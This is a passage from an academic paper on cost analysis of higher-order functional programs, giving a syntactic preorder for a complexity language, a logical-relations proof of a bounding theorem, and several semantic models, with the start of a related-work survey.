Rather than proving the bounding theorem for a particular model, such as the one from the previous section, we use a syntactic judgement $\Gamma \vdash E_0 \leq_\tau E_1$ to axiomatize the properties that are necessary to prove the theorem. The rules are in Figure 5; we omit typing premises from the figure, but formally each rule has sufficient premises to make the two terms have the indicated type. The first two rules state reflexivity and transitivity. The next rule (congruence) says that term contexts of a certain form (in the sequel, *congruence contexts*) are monotonic. The next three rules state the monoid laws for \mathbf{C} ; we write $E_0 = E_1$ to abbreviate two rules $E_0 \leq E_1$ and $E_1 \leq E_0$. The final three rules (which we call “step rules”) say that a redex is bigger than or equal to its reduct. The first five congruence contexts are the standard head elimination contexts used in logical relations arguments (principal arguments of elimination forms) and the next two say that $+$ is monotone.

These preorder rules are sufficient to prove the bounding theorem, and permit a variety of interpretations and extensions. If we impose no further rules, then $E_0 \leq E_1$ is basically weak head reduction from E_1 to E_0 (plus the monoid laws for \mathbf{C}). We can also add rules that identify elements of datatypes, in order to make those elements behave like sizes. For example, for lists of ints, we can say

$$\frac{}{E \leq \text{Cons}(_, E)} \quad \frac{}{\text{Cons}(E_1, E) \leq \text{Cons}(E_2, E)}$$

and extend the congruence contexts with $\text{Cons}(x, C)$. Then the second rule equates any two lists with the same number of elements, quotienting them to natural numbers, and the first rule orders these natural numbers by the usual less-than. Thus, considered up to \leq , lists are lengths.

Combining these rules with the ones used to prove the bounding theorem, the recursor for lists behaves like a monotonicization of the original recursion (like the \bigvee in the size-based complexity semantics). For example, for any specific list value $\text{Cons}(x, xs)$, by the usual step rule, we have

$$\frac{E_1[(x, xs, \text{rec}(xs, \text{Nil} \mapsto E_0, \text{Cons} \mapsto p.E_1))/p] \leq \text{rec}(\text{Cons}(x, xs), \text{Nil} \mapsto E_0, \text{Cons} \mapsto p.E_1)}{}$$

But we can derive $\text{Nil} \leq \text{Cons}(x, xs)$, so we also have

$$\begin{aligned} \text{rec}(\text{Nil}, \dots) &\leq \text{rec}(\text{Cons}(x, xs), \dots) && (\text{congr.}) \\ E_0 &\leq \text{rec}(\text{Nil}, \text{Nil} \mapsto E_0, \text{Cons} \mapsto p.E_1) && (\text{step}) \\ E_0 &\leq \text{rec}(\text{Cons}(x, xs), \text{Nil} \mapsto E_0, \text{Cons} \mapsto p.E_1) && (\text{trans.}) \end{aligned}$$

and similarly for non-empty lists that are $\leq \text{Cons}(x, xs)$. Thus, when we quotient lists to their lengths, the congruence and step rules for rec (used to prove the bounding theorem) imply that the recursor is bigger than all of the branches for all smaller lists.

¹ Our restriction on the form of ϕ_C allows us to conclude that this definition is well-founded, even though the type gets bigger in clause (2d), because we can treat the definition of $\sqsubseteq_\delta^{\text{val}}$ as an inner induction on the values. Allowing datatype constructors to take function arguments complicates the situation, and in Section 5 we must define a more general relation.

In Section 4, we used reasoning in the size-based semantics to massage the recurrence extracted from a program into a recognizable and solvable form. In future work, we plan to investigate how to do this massaging within the syntax of complexity language, using the rules we have just discussed and others. For example, while a recursion bounds what it steps to on all smaller values, we do not yet have a rule stating that it is a least upper bound. Here, we lay a foundation for this by proving the bounding theorem for the small set of rules in Figure 5.

5.1 The Bounding Relation

First, we extend Definition 2 to arbitrary datatypes. Fix a signature ψ . We will mutually define the following relations:

1. $e \sqsubseteq_{\tau} E$, where $\emptyset \vdash_{\psi} e : \tau$ and $\emptyset \vdash_{\|\psi\|} E : \|\tau\|$.
2. $v \sqsubseteq_{\phi, R}^{\text{val}} E$, where $\emptyset \vdash_{\psi} v : \tau$ and $\emptyset \vdash_{\|\psi\|} E : \langle\tau\rangle$.
3. $v \sqsubseteq_{\phi, R}^{\text{val}} E$, where $\emptyset \vdash_{\psi} v : \phi[\delta]$ and $\emptyset \vdash_{\|\psi\|} E : \langle\phi\rangle[\delta]$.
4. $e \sqsubseteq_{\phi, R} E$, where $\emptyset \vdash_{\psi} e : \phi[\delta]$ and $\emptyset \vdash_{\|\psi\|} E : \|\phi\|[\delta]$

In (3) and (4), $R(\emptyset \vdash_{\psi} v : \delta, \emptyset \vdash_{\|\psi\|} E : \delta)$, is any relation; these parts interpret strictly positive functors as relation transformers.

The definition is by induction on τ and ϕ . For datatypes, the signature well-formedness condition ensures that datatypes are ordered, where later ones can refer to earlier ones, but not vice versa. Therefore, we could “inline” all datatype declarations: rather than naming datatypes, we could replace each datatype name δ by an inductive type $\mu[C \text{ of } \phi]$. The logical relation is defined using the subterm ordering for this “inlined” syntax. In addition to the usual subterm ordering for types τ and functors ϕ , we have that datatypes that occur earlier in ψ are smaller than later ones, and if $C : (\phi \rightarrow \delta) \in \psi$, then ϕ is smaller than δ .

DEFINITION 3.

1. We write $e \sqsubseteq_{\tau} E$ to mean: if $e \downarrow^n v$, then
 - $n \leq E_C$; and
 - $v \sqsubseteq_{\tau}^{\text{val}} E_p$.
2. We write $v \sqsubseteq_{\tau}^{\text{val}} E$ to mean:
 - $v \sqsubseteq_{\text{unit}}^{\text{val}} E$ is always true.
 - $\langle v_0, v_1 \rangle \sqsubseteq_{\tau_0 \times \tau_1}^{\text{val}} E$ if $v_i \sqsubseteq_{\tau_i}^{\text{val}} \pi_i E$ for $i = 0, 1$.
 - $\text{delay}(e) \sqsubseteq_{\text{sup } \tau}^{\text{val}} E$ if $e \sqsubseteq_{\tau} E$.
 - $v \sqsubseteq_{\delta}^{\text{val}} E$ is inductively defined by

$$\frac{C : (\phi \rightarrow \delta) \in \psi \quad v \sqsubseteq_{\phi, -\sqsubseteq_{\delta}^{\text{val}}}^{\text{val}} E' \quad C E' \leq_{\delta} E}{C v \sqsubseteq_{\delta}^{\text{val}} E}$$
 - $\lambda x. e \sqsubseteq_{\tau_0 \rightarrow \tau_1}^{\text{val}} E$ if for all v_0 and E_0 , if $v_0 \sqsubseteq_{\tau_0}^{\text{val}} E_0$ then $e[v_0/x] \sqsubseteq_{\tau_1}^{\text{val}} (E E_0)$.
3. We write $v \sqsubseteq_{\phi, R}^{\text{val}} E_p$ to mean:
 - $v \sqsubseteq_{t, R}^{\text{val}} E$ if $R(v, E)$.
 - $v \sqsubseteq_{\tau, R}^{\text{val}} E$ if $v \sqsubseteq_{\tau}^{\text{val}} E$ (t not free in τ).
 - $\langle v_0, v_1 \rangle \sqsubseteq_{\phi_0 \times \phi_1, R}^{\text{val}} E$ if $v_i \sqsubseteq_{\phi_i, R}^{\text{val}} \pi_i E$.
 - $\lambda x. e \sqsubseteq_{\tau \rightarrow \phi, R}^{\text{val}} E$ if for all v_0 and E_0 , if $v_0 \sqsubseteq_{\tau}^{\text{val}} E_0$, then $e[v_0/x] \sqsubseteq_{\phi, R}^{\text{val}} (E E_0)$.
4. We write $e \sqsubseteq_{\phi, R} E$ to mean: if $e \downarrow^n v$, then
 - $n \leq E_C$; and
 - $v \sqsubseteq_{\phi, R}^{\text{val}} E_p$.

The inner inductive definition of $v \sqsubseteq_{\delta}^{\text{val}} E$ makes sense because R occurs strictly positively in $-\sqsubseteq_{\phi, R}^{\text{val}}$, and because (by signature formation) δ cannot occur in ϕ , so $-\sqsubseteq_{\delta}^{\text{val}}$ does not occur elsewhere in $-\sqsubseteq_{\phi, R}^{\text{val}}$. The relation on open terms considers all closed instances:

5. For a source substitution $\theta : \gamma$ and complexity substitution $\Theta : \Gamma$, we write $\theta \sqsubseteq_{\gamma}^{\text{sub}} \Theta$ to mean that for all $(x : \tau) \in \gamma$, $\theta(x) \sqsubseteq_{\tau}^{\text{val}} \Theta(x)$.
6. For $\gamma \vdash e : \tau$ and $\Gamma \vdash E : \|\tau\|$, we write $e \sqsubseteq_{\tau} E$ to mean that for all $\theta : \gamma$ and $\Theta : \Gamma$, if $\theta \sqsubseteq_{\gamma}^{\text{sub}} \Theta$, then $e[\theta] \sqsubseteq_{\tau} E[\Theta]$.

We write $\mathcal{E} :: \mathcal{J}$ to mean that \mathcal{E} is a derivation of any of the judgements just described. Because the relation for function types is a function between relations, derivations are infinitely-branching trees. A *subderivation* of such an \mathcal{E} is any subtree of \mathcal{E} , which includes any application of an \rightarrow -type judgement. For example, if $\mathcal{E}_1 :: \lambda x. e_1 \sqsubseteq_{\tau \rightarrow \phi, R}^{\text{val}} E_1$ and $\mathcal{E} :: v \sqsubseteq_{\tau}^{\text{val}} E$, then the derivation of $e_1[v/x] \sqsubseteq_{\phi, R}^{\text{val}} E_1 E$ is a subderivation of \mathcal{E}_1 .

Next, we establish some basic properties of the relation:

LEMMA 8 (Weakening).

1. If $e \sqsubseteq_{\tau} E$ and $E \leq_{\|\tau\|} E'$ then $e \sqsubseteq_{\tau} E'$.
2. If $v \sqsubseteq_{\tau}^{\text{val}} E$ and $E \leq_{\langle\tau\rangle} E'$ then $v \sqsubseteq_{\tau}^{\text{val}} E'$.

Proof. Both clauses are proved simultaneously by induction on τ , using congruence for $\pi_0 []$, $\pi_1 []$ and $[] E$. See the full paper for details. \square

LEMMA 9 (Compositionality).

1. $e \sqsubseteq_{\phi, -\sqsubseteq_{\tau}^{\text{val}}} E$ iff $e \sqsubseteq_{\phi[\tau]} E$.
2. $v \sqsubseteq_{\phi, -\sqsubseteq_{\tau}^{\text{val}}}^{\text{val}} E$ iff $v \sqsubseteq_{\phi[\tau]}^{\text{val}} E$.

Proof. (1) follows by post-composing with (2), and (2) follows by induction on ϕ . See the full paper for details. \square

5.2 The Fundamental Theorem

First we state two lemmas which say that, when applied to related arguments, source-language `map` is bounded by complexity-language `map`, and that source-language `rec` is bounded by complexity-language `rec`.

LEMMA 10 (Map). *Suppose:*

1. $x : \tau_0 \vdash v_1 : \tau_1$ and $\emptyset \vdash v_0 : \phi[\tau_0]$;
2. $x : \langle\tau_0\rangle \vdash E_1 : \langle\tau_1\rangle$ and $\emptyset \vdash E_0 : \langle\phi\rangle[\langle\tau_0\rangle]$;
3. $\mathcal{E} :: v_0 \sqsubseteq_{\phi, -\sqsubseteq_{\tau_0}^{\text{val}}}^{\text{val}} E_0$;
4. Whenever \mathcal{E}' is a subderivation of \mathcal{E} such that $\mathcal{E}' :: v'_0 \sqsubseteq_{\tau_0}^{\text{val}} E'_0$, $v_1[v'_0/x] \sqsubseteq_{\tau_0}^{\text{val}} E_1[E'_0/x]$; and
5. $\text{map}^{\phi}(x.v_1, v_0) \downarrow^n v$.

Then $n = 0$ and $v \sqsubseteq_{\phi[\tau_0]}^{\text{val}} \text{map}^{\langle\phi\rangle}(x.E_1, E_0)$.²

Proof. The proof is by induction on ϕ . Lemma 3 shows that $n = 0$. Omitted cases are in the full paper.

CASE: $\phi = \tau \rightarrow \phi_0$. Then $v_0 = \lambda y. e_0$ and \mathcal{E} proves that for all $v' \sqsubseteq_{\tau}^{\text{val}} E'$, $e_0[v'/y] \sqsubseteq_{\phi_0, -\sqsubseteq_{\tau_0}^{\text{val}}} E_0(E')$. Since $v_0 = \lambda y. e_0$, $v = \lambda y. \text{let}(e_0, z. \text{map}^{\phi}(x.v_1, z))$, so we must show that $\lambda y. \text{let}(e_0, z. \text{map}^{\phi}(x.v_1, z)) \sqsubseteq_{\tau \rightarrow \phi_0, R}^{\text{val}} \text{map}^{\langle\tau \rightarrow \phi_0\rangle}(x.E_1, E_0)$. To do so, suppose $w \sqsubseteq_{\tau}^{\text{val}} F$; we must show that

$$\text{let}(e_0[w/y], z. \text{map}^{\phi}(x.v_1, z)) \sqsubseteq_{\phi_0[\tau_0]}^{\text{val}} \text{map}^{\|\phi_0\|}(x.E_1, E_0(F)). \quad (*)$$

² We could have said $\text{map}^{\phi}(x.v_1, v_0) \sqsubseteq_{\phi[\tau_0]} \langle 0, \text{map}^{\langle\phi\rangle}(x.E_1, E_0) \rangle$ but this version of the lemma avoids needing the symmetric copy of the step rule for pairs.

$$\begin{array}{c}
\mathcal{C} ::= [] \mid \pi_0 \mathcal{C} \mid \pi_1 \mathcal{C} \mid \mathcal{C} E \mid \text{rec}(\mathcal{C}, \overline{C \mapsto x.E_C}) \mid \mathcal{C} + E \mid E + \mathcal{C} \\
\\
\frac{}{\Gamma \vdash E \leq_T E} \quad \frac{\Gamma \vdash E_0 \leq_T E_1 \quad \Gamma \vdash E_1 \leq_T E_2}{\Gamma \vdash E_0 \leq_T E_2} \quad \frac{\Gamma, x : T' \vdash \mathcal{C}[x] : T \quad \Gamma \vdash E_0 \leq_{T'} E_1}{\Gamma \vdash \mathcal{C}[E_0] \leq_T \mathcal{C}[E_1]} \text{ (congruence)} \\
\\
\frac{}{\Gamma \vdash 0 + E =_C E} \quad \frac{}{\Gamma \vdash E + 0 =_C E} \quad \frac{}{\Gamma \vdash (E_0 + E_1) + E_2 =_C E_0 + (E_1 + E_2)} \\
\\
\frac{\Gamma \vdash E_0[E_1/x] \leq_T (\lambda x.E_0)E_1 \quad \Gamma \vdash E_i \leq_{T_i} \pi_i \langle E_0, E_1 \rangle}{C : (\Phi \rightarrow \Delta) \in \Psi} \\
\\
\frac{}{\Gamma \vdash E_C[\text{map}^\Phi(y.\langle y, \text{rec}(y, \overline{C \mapsto x.E_C}) \rangle, E_0)/x] \leq_T \text{rec}^\Delta(CE_0, \overline{C \mapsto x.E_C})}
\end{array}$$

Figure 5: Congruence contexts and the preorder judgement

Suppose

$$\frac{e_0[w/y] \downarrow^{n_0} w_0 \quad \text{map}^{\phi_0}(x.v_1, w_0) \downarrow^{n_1} v'}{\text{let}(e_0[w/y], z.\text{map}^{\phi_0}(x.v_1, z)) \downarrow^{n_0+n_1} v'}$$

Since $w \sqsubseteq_{\tau}^{\text{val}} F$, we have that \mathcal{E} derives $e_0[w/y] \sqsubseteq_{\phi_0, -\sqsubseteq_{\tau_0}^{\text{val}}} (E_0(F))_p$ and hence we have a subderivation \mathcal{E}_0 of \mathcal{E} such that $\mathcal{E}_0 :: w_0 \sqsubseteq_{\phi_0, -\sqsubseteq_{\tau_0}^{\text{val}}} (E_0(F))_p$. We now verify that (4) holds for \mathcal{E}_0 so that we can apply the induction hypothesis to $\text{map}^{\phi}(x.v_1, w_0)$. So suppose that \mathcal{E}'_0 is a subderivation of \mathcal{E}_0 such that $\mathcal{E}'_0 :: w'_0 \sqsubseteq_{\tau_0}^{\text{val}} F'_0$. We need to show that $v_1[w'_0/x] \sqsubseteq_{\tau_0}^{\text{val}} E_1[F'_0/x]$, and to do so it suffices to note that \mathcal{E}'_0 is a subderivation of \mathcal{E}_0 , which in turn is a subderivation of \mathcal{E} .

We can now apply the induction hypothesis to conclude that $n_1 = 0$ and so:

$$\begin{aligned}
n_0 + n_1 &= n_0 \leq (E_0 F)_c = (\text{map}^{\|\phi\|}(x.E_1, E_0 F))_c \\
v' &\sqsubseteq_{\phi[\tau_0]}^{\text{val}} \text{map}^{\langle\phi\rangle}(x.E_1, (E_0 F)_p) = (\text{map}^{\|\phi\|}(x.E_1, E_0 F))_p.
\end{aligned}$$

Using the step rule for pairs, these are the two conditions that must be verified to show (*), so this completes the proof. \square

LEMMA 11 (Recurser). Fix a datatype declaration $\text{datatype } \delta = C \text{ of } \phi$. If $v \sqsubseteq_{\delta}^{\text{val}} E$ and for all C , $e_C \sqsubseteq_{\phi_C[\delta \times \text{susp } \tau]} E_C$, then $\text{rec}(v, \overline{C \mapsto x.e_C}) \sqsubseteq \text{rec}(E, \overline{C \mapsto x.1 +_c E_C})$

Proof. By induction on $v \sqsubseteq_{\delta}^{\text{val}} E$. The only case is

$$\frac{C : (\phi \rightarrow \delta) \in \psi \quad v' \sqsubseteq_{\phi, -\sqsubseteq_{\delta}^{\text{val}}} E' \quad C E' \leq_{\delta} E}{C v' \sqsubseteq_{\delta}^{\text{val}} E} \quad (\dagger)$$

Assume $\text{rec}(C v', \overline{C \mapsto x.e_C})$ evaluates. Then by inversion and Lemma 2 it was by

$$\frac{C v' \downarrow^0 C v' \quad \text{map}^{\phi}(y.\langle y, \text{delay}(\text{rec}(y, \overline{C \mapsto x.e_C}) \rangle), v') \downarrow^0 v'' \quad e_C[v''/x] \downarrow^{n_2} v}{\text{rec}(C v', \overline{C \mapsto x.e_C}) \downarrow^{0+1+n_2} v} \quad (*)$$

Using the premise that $C E' \leq_{\delta} E$ from (\dagger), the step rule for datatypes, and congruence, we note that

$$\begin{aligned}
&\text{rec}(E, \overline{C \mapsto x.1 +_c E_C}) \\
&\geq \text{rec}(C E', \overline{C \mapsto x.1 +_c E_C}) \\
&\geq 1 +_c E_C[\text{map}^{\langle\phi\rangle}(y.\langle y, \text{rec}(y, \overline{C \mapsto x.1 +_c E_C}) \rangle, E')/x]
\end{aligned}$$

Let us write E^* for $\text{map}^{\langle\phi\rangle}(y.\langle y, \text{rec}(y, \overline{C \mapsto x.1 +_c E_C}) \rangle, E')$. Thus by congruence, transitivity, weakening, and the step rule for pairs, it suffices to show

$$\begin{aligned}
1 + n_2 &\leq 1 + E_C[E^*/x]_c \\
v &\sqsubseteq^{\text{val}} (E_C[E^*/x])_p
\end{aligned}$$

By congruence for $+$, for the first goal it suffices to show $n_2 \leq E_C[E^*/x]_c$. Thus, if we can show $e_C[v''/x] \sqsubseteq E_C[E^*/x]$, then applying it to the third evaluation premise of (*) gives the result. We can use our assumption that $e_C \sqsubseteq E_C$, as long as we show $v'' \sqsubseteq^{\text{val}} E^*$. To do so, we use Lemma 10 applied to the second evaluation premise of (*) with

$$\begin{aligned}
v_1 &= v' & v &= y.\langle y, \text{delay}(\text{rec}(y, \overline{C \mapsto x.e_C}) \rangle) \\
E_1 &= E' & E &= y.\langle y, \text{rec}(y, \overline{C \mapsto x.1 +_c E_C}) \rangle
\end{aligned}$$

We have $\mathcal{E} :: v' \sqsubseteq_{\phi, -\sqsubseteq_{\delta}^{\text{val}}} E'$ from the second premise of (\dagger). Thus, to finish calling the theorem, we need to show that for all R -position subderivations of \mathcal{E} deriving $v'_1 \sqsubseteq_{\delta}^{\text{val}} E'_1$,

$$\begin{aligned}
\langle v'_1, \text{delay}(\text{rec}(v'_1, \overline{C \mapsto x.e_C}) \rangle) \rangle &\sqsubseteq_{\delta \times \text{susp } \tau}^{\text{val}} \tau \\
\langle E'_1, \text{rec}(E'_1, \overline{C \mapsto x.1 +_c E_C}) \rangle &
\end{aligned}$$

By definition of value bounding at product types, weakening and the step rule for pairs, it suffices to show

$$v'_1 \sqsubseteq_{\delta}^{\text{val}} E'_1$$

$$\text{delay}(\text{rec}(v'_1, \overline{C \mapsto x.e_C}) \rangle) \sqsubseteq_{\text{susp } \tau}^{\text{val}} \text{rec}(E'_1, \overline{C \mapsto x.1 +_c E_C})$$

The former we have, and for the latter by definition it suffices to show

$$\text{rec}(v'_1, \overline{C \mapsto x.e_C}) \sqsubseteq_{\tau} \text{rec}(E'_1, \overline{C \mapsto x.1 +_c E_C})$$

Because $v'_1 \sqsubseteq_{\delta}^{\text{val}} E'_1$ is an R -subderivation of $v' \sqsubseteq_{\phi, -\sqsubseteq_{\delta}^{\text{val}}} E'$, and therefore a strict subderivation of $C v' \sqsubseteq_{\delta}^{\text{val}} E$, we can use the inductive hypothesis on it, which gives exactly what we needed to show. \square

THEOREM 12 (Bounding Theorem). If $\gamma \vdash e : \tau$, then $e \sqsubseteq_{\tau} \|e\|$.

Proof. By induction on the derivation of $\gamma \vdash e : \tau$. In each case we state the last line of the derivation, taking as given the premises of the typing rules in Figure 1. Omitted cases are in the full paper.

CASE: $\gamma \vdash \text{rec}(e, \overline{C \mapsto x.e_C}) : \tau$. We need to show

$$\text{rec}(e[\theta], \overline{C \mapsto x.e_C[\theta, x/x]}) \sqsubseteq \langle E_c + (E_r)_c, (E_r)_p \rangle$$

where $E = \|e\|[\theta]$ and $E_r = \text{rec}(E_p, \overline{C \mapsto x.(1 +_c \|e\|[\theta, x/x])})$. Suppose

$$\frac{e[\theta] \downarrow^{n_0} C v_0 \quad \text{map}^{\phi_C}(y. \langle y, \text{delay}(\text{rec}(y, \overline{C \mapsto x.e_C[\theta, x/x]})) \rangle, v_0) \downarrow^0 v_1 \quad e_C[\theta, x/v_1] \downarrow^{n_2} v}{\text{rec}(e[\theta], \overline{C \mapsto x.e_C[\theta, x/x]}) \downarrow^{1+n_0+n_2} v}$$

By the induction hypothesis $e[\theta] \sqsubseteq E$, so $n_0 \leq E_c$ and $C v_0 \sqsubseteq^{\text{val}} E_p$. By Lemma 2 we can derive

$$\frac{C v_0 \downarrow^0 C v_0 \quad \text{map}^{\phi_C}(y. \langle y, \text{delay}(\text{rec}(y, \overline{C \mapsto x.e_C[\theta, x/x]})) \rangle, v_0) \downarrow^0 v_1 \quad e_C[\theta, x/v_1] \downarrow^{n_2} v}{\text{rec}(C v_0, \overline{C \mapsto x.e_C[\theta, x/x]}) \downarrow^{1+n_2} v}$$

So by Lemma 11 we have that $1 + n_2 \leq (E_r)_c$ and $v \sqsubseteq^{\text{val}} (E_r)_p$. Putting these together, we have what we needed to show:

$$1 + n_0 + n_2 \leq E_c + (E_r)_c \quad v \sqsubseteq^{\text{val}} (E_r)_p$$

CASE: $\gamma \vdash \text{map}^{\phi}(x.v_1, v_0) : \phi[\tau_1]$. Because v_1 is a sub-syntactic-class of e , we can upcast it and apply $\|v_1\|$ to it, producing a complexity expression. We must show that

$$\text{map}^{\phi}(x.v_1[\theta, x/x], v_0[\theta]) \sqsubseteq \langle 0, \text{map}^{\langle \phi \rangle}(x. \|v_1\|[\Theta, x/x]_p, \|v_0\|[\Theta]_p) \rangle,$$

so suppose $\text{map}^{\phi}(x.v_1[\theta, x/x], v_0[\theta]) \downarrow^n v$. By transitivity, weakening, and the step rule for pairs, it suffices to show:

$$n \leq 0 \quad v \sqsubseteq^{\text{val}} \text{map}^{\langle \phi \rangle}(\|v_1\|[\Theta, x/x]_p, \|v_0\|[\Theta]_p) \quad (*)$$

We will apply Lemma 10 to $\text{map}^{\phi}(x.v_1[\theta, x/x], v_0[\theta]) \downarrow^n v$ with

$$\begin{aligned} v_0 &= v_0[\theta] & v_1 &= v_1[\theta, x/x] \\ E_0 &= \|v_0\|[\Theta]_p & E_1 &= \|v_1\|[\Theta, x/x]_p \end{aligned}$$

To establish condition (3) we apply the IH to v_0 to conclude that $v_0[\theta] \sqsubseteq_{\phi[\tau_0]} \|v_0\|[\Theta]$. Since $v_0[\theta]$ is a value, by Lemma 2, it evaluates to itself. Therefore $v_0[\theta] \sqsubseteq_{\phi[\tau_0]}^{\text{val}} \|v_0\|[\Theta]_p$ and so by Lemma 9, $v_0[\theta] \sqsubseteq_{\phi, -\sqsubseteq_{\tau_0}^{\text{val}}}^{\text{val}} \|v_0\|[\Theta]_p$.

To establish condition (4), assume $v'_0 \sqsubseteq_{\tau_0}^{\text{val}} E'_0$ (which is an R -subderivation of the above, but we won't use this fact). Using the substitution lemmas we need to show $v_1[\theta, v'_0/x] \sqsubseteq^{\text{val}} \|v_1\|[\Theta, E'_0/x]_p$. Since $\theta, v'_0/x \sqsubseteq^{\text{sub}} \Theta, E'_0/x$, the IH on v_1 gives $v_1[\theta, v'_0/x] \sqsubseteq \|v_1\|[\Theta, E'_0/x]$ and since $v_1[\theta, v'_0/x]$ is a value, it evaluates to itself, so $v_1[\theta, v'_0/x] \sqsubseteq^{\text{val}} \|v_1\|[\Theta, E'_0/x]_p$ as we needed to show.

Now we apply Lemma 10 to conclude (*). \square

6. Models of the Complexity Language

A model of the complexity language consists of an interpretation of types as preorders, and of terms as maps between elements of those preorders, validating the rules of Figure 5. The congruence contexts, but not all terms, need to be monotone maps.

6.1 The Size-Based Complexity Semantics

We showed in Section 4 that the size-based semantics interprets the syntax of the complexity language; it is also a model of the preorder rules of Figure 5. Congruence is established by induction on C ; we

do not need programmer-defined size functions to be monotonic, because there is no congruence context for datatype constructors.

$$\begin{aligned} & \llbracket \text{rec}(C E_0, \overline{x \mapsto E_C}) \rrbracket \xi \\ &= \bigvee_{\text{size } z \leq \text{size}(C \llbracket E_0 \rrbracket \xi)} \text{case}(z, (\dots, f_C, \dots)) \\ &\geq \text{case}(C \llbracket E_0 \rrbracket \xi, (\dots, f_C, \dots)) \\ &= \llbracket E_C \rrbracket \xi \{x \mapsto \llbracket \text{map}^{\phi_C}(w. \langle w, \text{rec}(w, \overline{x \mapsto E_C}) \rangle, E_0) \rrbracket \xi\}. \end{aligned}$$

Verification of the preorder axioms is straightforward. Therefore, Theorem 7 is a corollary of Theorem 12.

6.2 Infinite-Width Trees

Infinite-width trees can be defined by the declaration

datatype tree = Emp of unit | Node of int \times (nat \rightarrow tree)

Though every branch in such a tree is of finite length, the height of a tree is in general not a finite natural number. However, the size-based semantics adapts easily to interpret tree by a suitably large infinite successor ordinal, and then defining $\text{size}(\text{Node}(x, f)) = \bigvee_{y \in [\text{nat}]} f(y) + 1$.

6.3 A Semantics Without Arbitrary Maximums

The language studied in Danner et al. (2013) can be viewed as a specific signature in the present language. Their language has a type of booleans, a type int of fixed-size integers, and a type list of integer lists. As in Example 4.2, we can treat int and bool as enumerated datatypes with unit-cost operations. The list type is defined as a datatype and its case and fold operators are easily defined using rec.

For this specific signature, we can give a semantics of the complexity language in which we interpret list by \mathbf{N} instead of \mathbf{N}^∞ . Set $\llbracket \text{Nil} \rrbracket \xi = 0$ and $\llbracket \text{Cons}(E_0, E_1) \rrbracket \xi = \llbracket E_1 \rrbracket \xi + 1$. Define a semantic primitive recursion operator by $\text{rec}(0, a, f) = a$ and $\text{rec}(n+1, a, f) = a \vee f(n, \text{rec}(n, a, f))$. Finally, set

$$\begin{aligned} & \llbracket \text{rec}(E) \rrbracket \xi = \\ & \text{rec}(\llbracket E \rrbracket \xi, \llbracket E_{\text{Nil}} \rrbracket \xi, \lambda n. w. \llbracket E_{\text{Cons}} \rrbracket \xi \{x, xs, r \mapsto 1, n, w\}). \end{aligned}$$

where $\text{rec}(E) = \text{rec}(E, \text{Nil} \mapsto E_{\text{Nil}}, \text{Cons} \mapsto \langle x, \langle xs, r \rangle \rangle. E_{\text{Cons}})$. Verifying the preorder rules from Figure 5 is straightforward in all cases except the last; we verify the Cons case as follows:

$$\begin{aligned} & \llbracket \text{rec}(\text{Cons}(E_0, E_1)) \rrbracket \xi \\ &= (\llbracket E_{\text{Nil}} \rrbracket \xi \{x \mapsto 1\}) \vee \\ & \quad (\llbracket E_{\text{Cons}} \rrbracket \xi \{x, xs, r \mapsto 1, \llbracket E_1 \rrbracket \xi, \text{rec}(\llbracket E_1 \rrbracket \xi, \dots)\}) \\ &\geq \llbracket E_{\text{Cons}} \rrbracket \xi \{x, xs, r \mapsto 1, \llbracket E_1 \rrbracket \xi, \text{rec}(\llbracket E_1 \rrbracket \xi, \dots)\} \\ &= \llbracket E_{\text{Cons}}[E_0, \langle E_1, \text{rec}(E_1) \rangle / x, \langle xs, r \rangle] \rrbracket \xi \\ &= \llbracket E_{\text{Cons}}[E_0, \text{map}(y. \langle y, \text{rec}(y) \rangle, \langle E_0, E_1 \rangle) / x, xs, r] \rrbracket \xi. \end{aligned}$$

6.4 Exact Costs

If we wish to reason about exact costs, we can symmetrize the inequalities in Figure 5 into equalities, and add congruence for all contexts, which makes the $E_0 \leq E_1$ judgement into a standard notion of definitional equality. Then we can take the term model in the usual way, interpreting each type as a set of terms quotiented by this definitional equality. In this interpretation $\|e\|_c$ is a recurrence that gives the exact cost of evaluating e , but reasoning about such a recurrence involves reasoning about all of the details of the program.

6.5 Infinite Costs

Next, we consider a size-based model in which we drop the “increasing” requirement on the *size* functions from Section 4. Rather

than requiring a well-founded partial order for each datatype, we require an arbitrary partial order (S^τ, \leq_τ) which we also interpret as a flat CPO (we do not require the interpretation of non-datatypes to be CPOs). The interpretation of *rec* expressions is then in terms of a general fixpoint operator. Define $\infty = \bigvee S^\Delta$ and identify ∞ with the bottom element of the CPO ordering. In this setting it may be that the interpretation of a *rec* expression does not terminate and hence, by our identification, evaluates to ∞ . This turns out to be exactly the right behavior, as we can see in the following example.

Take the standard inductive definition of *nat* and interpret *nat* as some one-element set $\{1\}$ in the complexity language. Now compute the interpretation of the identity function:

$$\begin{aligned} & \llbracket \text{rec}(y, \text{Zero} \mapsto \text{Zero}, \text{Succ} \mapsto x.\text{Succ } x) \rrbracket \\ &= e(1) \\ &= \bigvee_{\text{size } z \leq 1} \text{case}(z, \text{Zero} \mapsto (0, 1) \mid \text{Succ} \mapsto \langle x, r \rangle.1 + e_c(x)) \end{aligned}$$

where

$$e(x) = \text{rec}(x, \text{Zero} \mapsto (0, 1) \mid \text{Succ} \mapsto \langle x, r \rangle.(1 + r_c, 1))$$

Since $\text{size}(\text{Succ}(1)) = 1 \leq 1$, one of the *case* expressions in the maximum is $e_c(1)$. In other words, we have a non-terminating recursion in computing the complexity. We conclude $\llbracket \text{rec}(\dots) \rrbracket_c = \infty$; in other words, we can draw no useful conclusion about the cost of this expression. What we have done in this example is to declare that we cannot distinguish values of type *nat* by size, and then we attempt to compute the cost of a recursive function on *nats* in terms of the size of the recursion argument. The bound given by the bounding theorem is correct, just not useful; it does not even tell us that the computation terminates.

7. Related Work

There is a reasonably extensive literature over the last several decades on (semi-)automatically constructing resource bounds from source code. The first work concerns itself with first-order programs. Wegbreit (1975) describes a system for analyzing simple Lisp programs that produces closed forms that bound running time. An interesting aspect of this system is that it is possible to describe probability distributions on the input domain and the generated bounds incorporate this information. Rosendahl (1989) proposes a system based on step-counting functions and abstract interpretation for a first-order subset of Lisp. More recently the COSTA project (see, e.g., Albert et al. (2012)) has focused on automatically computing cost relations for imperative languages (actually, bytecode) and solving them (more on that in the next section). Debray and Lin (1993) develop a system for analyzing logic programs and Navas et al. (2007) extend it to handle user-defined resources.

